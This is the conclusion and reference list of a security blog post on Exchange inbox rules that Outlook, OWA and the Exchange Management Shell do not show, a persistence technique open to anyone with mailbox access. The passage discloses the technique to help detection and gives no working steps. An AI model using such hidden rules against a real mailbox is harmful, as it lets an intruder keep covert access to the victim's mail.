In this article, we described a method for creating Exchange inbox rules that are not shown by Outlook/OWA and the Exchange Management Shell. The precondition to this is that an attacker has access to the victim's mailbox. Changing a victim's credentials and looking for existing inbox rules by your Exchange administrator might not be sufficient for the detection of such rules. Microsoft is not considering the described method as a security issue.

## References

---

1. MFCMapi Editor  
<https://archive.codeplex.com/?p=mfcmap>
2. MAPI over HTTP  
<https://docs.microsoft.com/en-us/exchange/clients/mapi-over-http/mapi-over-http>
3. Disable Mailforwarding to External Domains  
<https://blogs.technet.microsoft.com/office365security/how-to-fix-a-compromised-hacked-microsoft-office-365-account/>
4. Swiss Cyber Storm Conference  
<https://www.swisscyberstorm.com>

---

Source: <https://blog.compass-security.com/2018/09/hidden-inbox-rules-in-microsoft-exchange/>